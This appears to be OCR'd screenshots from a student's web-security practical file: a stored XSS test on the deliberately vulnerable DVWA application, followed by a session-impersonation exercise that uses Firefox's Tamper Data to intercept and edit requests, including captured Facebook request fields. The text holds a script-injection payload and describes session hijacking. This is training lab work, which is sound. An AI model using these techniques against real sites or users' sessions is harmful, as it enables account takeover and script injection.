22:55:57 [main] Checking for prerequisites
22:56:00 [main] All prerequisites found
22:56:00 [main] Initializing Modules
22:56:00 [Apache] XAMPP Apache is already running on port 80
22:56:00 [Apache] XAMPP Apache is already running on port 443
22:56:00 [mysql] XAMPP MySQL is already running on port 3306
22:56:00 [Tomcat] Problem detected!
22:56:00 [Tomcat] Port 8080 in use by "C:\oraclexe\app\oracle\product\11.2.0\server\BIN\tnslsnr.exe"!
22:56:00 [Tomcat] Tomcat WILL NOT start without the configured ports free!
22:56:00 [Tomcat] You need to uninstall/disable/reconfigure the blocking application
22:56:00 [Tomcat] or reconfigure Tomcat and the Control Panel to listen on a different port
22:56:00 [main] Starting Check-Timer
22:56:00 [main] Control Panel Ready
localhost/DVWA/index.php
DVWA
Welcome to Damn Vulnerable Web Application
General Instructions
WARNING!
Disclaimer
More Training Resources



Vulnerability: Stored Cross Site
localhost / 127.0.0.1 / dvwa
localhost/DVWA/vulnerabilities/xss_s/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Test 1
Message *
<script>alert("This is xss Exploit Test")</script>
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
More Information
https://owasp.org/www-community/attacks/xss
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/



Vulnerability: Stored Cross Site
localhost / 127.0.0.1 / dvwa
localhost/DVWA/vulnerabilities/xss_s/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: Test 1
Message: <script>alert(\"This is xss Exploit Test\")</script>
Name: Test 1
Message: <script>alert(\"This is a Xss Exploit \")</script>
More Information
https://owasp.org/www-community/attacks/xss
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/


PRACTCAL NO. 7


AIM: Session Impersonation with Firefox and Tamper Data

- Install and configure the Tamper Data add-on in Firefox.
- Intercept and modify HTTP requests to impersonate a user's session.
- Understand the impact of session impersonation and the importance of session management
-








Import
set cookie
For format reference export cookies in JSON
Also check Developer Chrome Cookie
Error:
Unexpected token 's', "set cookie " is not valid JSON
Help
FUNDAMENTALS OF DATA STRU
Picture Book, 1 January 2008
by Sahni Horowitz (Author)
251
Save Extra with 2 offers
Free Delivery
10 days Replacement
Amazon Delivered
Pay on Delivery
₹440.00
Add to Cart
Buy Now



Import
{
"website": "google.com",
"cookie": {
"name": "raj",
"value": "let's gooo",
"domain": ".google.com",
"path": "/",
"expires": "2025-04-07T00:00:00.000Z",
"httpOnly": true,
"secure": true,
"sameSite": "Strict"
}
}
Help
FUNDAMENTALS OF DATA STRU
Picture Book, 1 January 2008
by Sahni Horowitz (Author)
251
Save Extra with 2 offers
Free Delivery
10 days Replacement
Amazon Delivered
Pay on Delivery
₹440.00
Add to Cart
Buy Now


Tamper DATA add-on

1. Open Firefox
2. Go to Tools > Addons > Extension
3. Search and install Temper Data







File Edit View History Bookmarks Tools Help
facebook - Google Search
https://www.google.com/search?client=firefox-b-d&q=facebook
Google
facebook
All Images Videos Shopping News More Tools
SafeSearch
About 24,97,00,00,000 results (0.25 seconds)
Facebook
https://www.facebook.com
Facebook - log in or sign up
Create an account or log into Facebook. Connect with friends, family and other people you know. Share photos and videos, send messages and get updates.
Log In
Log into Facebook to start sharing and connecting with your ...
Posts
Facebook. 183359298 likes · 47574 talking about this · 1 ...
Join
Sign up for Facebook and find your friends. Create an account to ...
Hi, how can we help you?
Learn how to use Facebook, fix a problem, and get answers to ...
More results from facebook.com »
Google Play
https://play.google.com › store › apps › details › id=com...
Facebook - Apps on Google Play
Whether you're looking for a spark of inspiration with reels or want to dive deeper into something
Extension: (Tamper Data for FF Quant...
Details
URL https://www.google.com/url?sa=t&source=
Method POST
Type beacon
Request Body
This request has no request body.
Stop Tamper
Cancel Request
Ok
$527.34 +16.42 (+3.21%)
5 Apr, 4:00 pm GMT-4 - Disclaimer
Headquarters: Menlo Park, California, United States
CFO: Susan Li
CTO: Andrew Bosworth
Subsidiaries: WhatsApp, Reality Labs, Meta Platforms Ireland, MORE



Extension: (Tamper Data for FF Quant...
Details
URL https://www.facebook.com/ajax/bulk-route
Method POST
Type xmlhttprequest
Request Body
Name Value
route_urls[0] /friends/suggestions/?prof
route_urls[1] /friends/suggestions/?prof
route_urls[2] /friends/suggestions/?prof
route_urls[3] /friends/suggestions/?prof
route_urls[4] /friends/suggestions/?prof
route_urls[5] /friends/suggestions/?prof
route_urls[6] /friends/suggestions/?prof
route_urls[7] /friends/suggestions/?prof
routing_namespace fb_comet
Extension: (Tamper Data for FF Quant...
Details
URL https://www.facebook.com/ajax/relay-ef/
Method POST
Type xmlhttprequest
Request Body
Name Value
queries[0] CometPhotoRootContentQu
queries[1] CometPhotoTagLayerQuery
__aaid 0
__user 100017427287423
__a 1
__req 15
__hs 19820.HYP:comet_pkg.2.1.
dpr 1.5
__ccg EXCELLENT
Extension: (Tamper Data for FF Quant...
Details
URL https://www.facebook.com/api/graphql/
Method POST
Type xmlhttprequest
Request Body
Name Value
av 100017427287423
__aaid 0
__user 100017427287423
__a 1
__req 1a
__hs 19820.HYP:comet_pkg.2.1.
dpr 1.5
__ccg EXCELLENT
__rev 1012602634


PRACTCAL NO. 8

